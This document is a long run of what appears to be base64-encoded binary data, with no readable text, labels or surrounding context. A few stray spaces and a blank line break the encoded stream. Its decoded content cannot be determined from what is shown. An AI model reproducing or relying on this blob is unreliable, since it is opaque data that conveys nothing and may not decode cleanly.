a0sX6TjmqlOzlheFScEYYqlfsUIPSZEerpjLk8huhoFGDi0Q6E8i8ffkpw89C3BuILusrkRJzphg5lhUDvCE
jRZ3Yw4hcUqFYsMAaRdpUjf0j1DM8E7bglbU5a+m538YMAPha+VGZyZDyidjooEM4QNQIFdzFvd1F
QV4tVd7lVeFFvh/dVeDFvh1tViHNv/kdVxj7VXw+Fxi3VZczUcmhvZi5VYiTUKnolWlbK+qPjQjmgnxTV
oGi8qGbJb0cRbzG+ClhGQFLFbJaNWk9KZahWwSGYop5E5IOY5vCk8QPNq6k6m8Jvc6ZUtgHKCTgU
obYlcqcabMjVHQlhRclVRGmo2GcVbfpsyFkFaLHNZgqco5gbLneM5iITjovHUnQfnBUvca9YntahcElZI
nUlqYexeT3Zg6fUsotlm0RV08INiBc5haZVcyZvn/TVo0aRWD7ZOOzVSHBYk25VmZ9Vh2VVicPKi7qdS
XmNkZ5Vgv9VfpRjp6w4EadarxFWLLA1m6Jou5EquHEAfpaEB2EuF/xBBGj4gb/V2b/m2b/32bwE3cA
V3cAm3cA33cD9gGNoAAeSWbum2cdmFlHQvctVjch23ci8XAQphbt92biUXATxXrjZXPeZ2dDMXcym
XXTi3bjnXcSG3cdUDch2XcuVKdmU3dkPXcecWcluXbleXcTkXdnOXdn8WdnH3bUmpdFs3dEdX90B3
dp/3c023eHtXcn9Xc1vXAXLxDd/3c6E3c7k3e093eqPXeLUXc2tXfOEWe0U3dLP3donXebk3fr/3fJP3ex
+3eqG3dW83dS+3ceE3ei+XIOSWduP2d4V3fVF3dvUXbvXxeeXKc203dl33eC9Xfa94gTUYeNkXeTvYc
v/xl4PfVoHpV4RFWHUHuHqHN3Jzd4Vh935PF4Vj2CikoRBA14Y9mHHFQA12mld9uId3ulfVwId/uliBu
liNGImjOliTmlmZulmV2lmhWliHeliF+Iqj2lqRelcloHaf4Qzl4CIQR9IulYjWB90j4wj4wVGIfNmHEfV3R
BF40vml3IGH3dmI7hVo/jdo4x14wJGHPVGH2LF4JYOYh14b5+HENml6lgV1sGAO8OHYZeYQIV4/fFo
c xmXFVF4fjVnUHGZPHmjNjN3nVmI11741zOHPZWJQHeZRN1477uJTX14AXGJYnWXPBmHRtejbNej
QVOY79+H9jCYd115h1+Y3/Ydl/kRmWQ9d7YxmCoRmMnReSSZmXd3mQSUmSZ5l2QZdyuVmWYfi
RdXmBKVecL7hy7VidIxiZ4ZhdqqGQsRI9f7mYb/ie5baXa5mUrfmaCZh2F7l27Xme1cOYZ/mQbdiMq8
HHoKVeHdpkV63ndmXVO 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
KA2wDGMMOLGdTHPKvKJcw/sRQPMgELrnAtgcUhUAkrcAO6UEhE0hLf67RgnBCmnJlopQ9tI3NSM
wHSQCQ9ggCAspkgxAN1ISRSBTmfTdGcDUKRkMh7DdR/FKcFSEkAcHqhLQ2fmojqqhXQbCQP+0m
uHdTWKallQhpHYiP9DNwS26jjzdx8k6jNDd15U6blHd3VXTVrat3ZvTbOqd3dbTbSMtzeLd5UM4DUP
d7nvTKAit7rPTWEyhXmChFaI997S98iUBcSc9/xbf/f+o3f++3f/f3f+h3gAw7gBS7gBk7gB67gCS4NhYA
A0pDfEb7fEk7hE27hFY7hF67hGc7hG+7hHQ7iHy7iU7i27ijY7iJ67iKc7iK+7iLQ7jLy7jMU7jM27jNY7j
N67jOd7i5DoWz51CqwM5Qx4YRZ4znYHkSQ4hAwFF7HvkFmMzWejkFaEzUq6WglQRk6HIOQPIMKE
zeNHkXY7ly0SWXP7kVV7IWQ4TW47IJU6FUNTmZl7mcT7lcB7lcm7na17nVK7nb87nbs7md77nXt7ng
V7ocy7ofk7ogl7oh57njP7oeP7nkr7olE7nin7phg7pkz7omd7om17pnZ7omm7/6aP+6aXu6JyO6aYe6
aKe6qG+6q/u6a0e66A+66p06q5u66yO66eu66i+67LO67Ce67UO7OwXNcHRnbFNRTnE3s9+IKLZE
HAZ3gKoltCO7QUi7evD7OuD29kO7v2xsPttm2Zk3uGO7mQkrOXtEK6Z7u/eG7ypFUBuRvBu774Bm
Ku5px917/2uG/muFbVZ7QWxsP5u8G8EoWaQEO5+8A3/FtuOzJr5kw5P8W8h7zTW7eBa8JNxN/rQVE
sJfx5ORV/zAD/QWVKY2ShD2QybpMDmtw1Q5ByC0slldM8sZMKNGV8dVJFsXG1IMHDS2ACKYwBn

LFOeXEM0ADaF887p7//F0QZr1rhDAQtpXggDVMNuDnQa6QDGIAHxu6Hy/ggAOXkjceUmHZQs7sE
FWjwDNoA5q3/RJDPHAIWnMmRAWMQMLsABmQCobQAQLoAD2QAMQgAnlYFA7ZZMM0AGexQh
FHxImsADzoAEooil5vwY3UA5uXHm00AELQJLhBhNklYodj/hxv7tLfPIRSo9JP/IFcFlmkGC28APcFk+g
AjNYA9vImNhQAG64ABhb2+r8AIYMAkacGeMZcZPFpBqCXSeNcixxQGIFQ8TwAj2sAW6bfoRS6vTvP
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
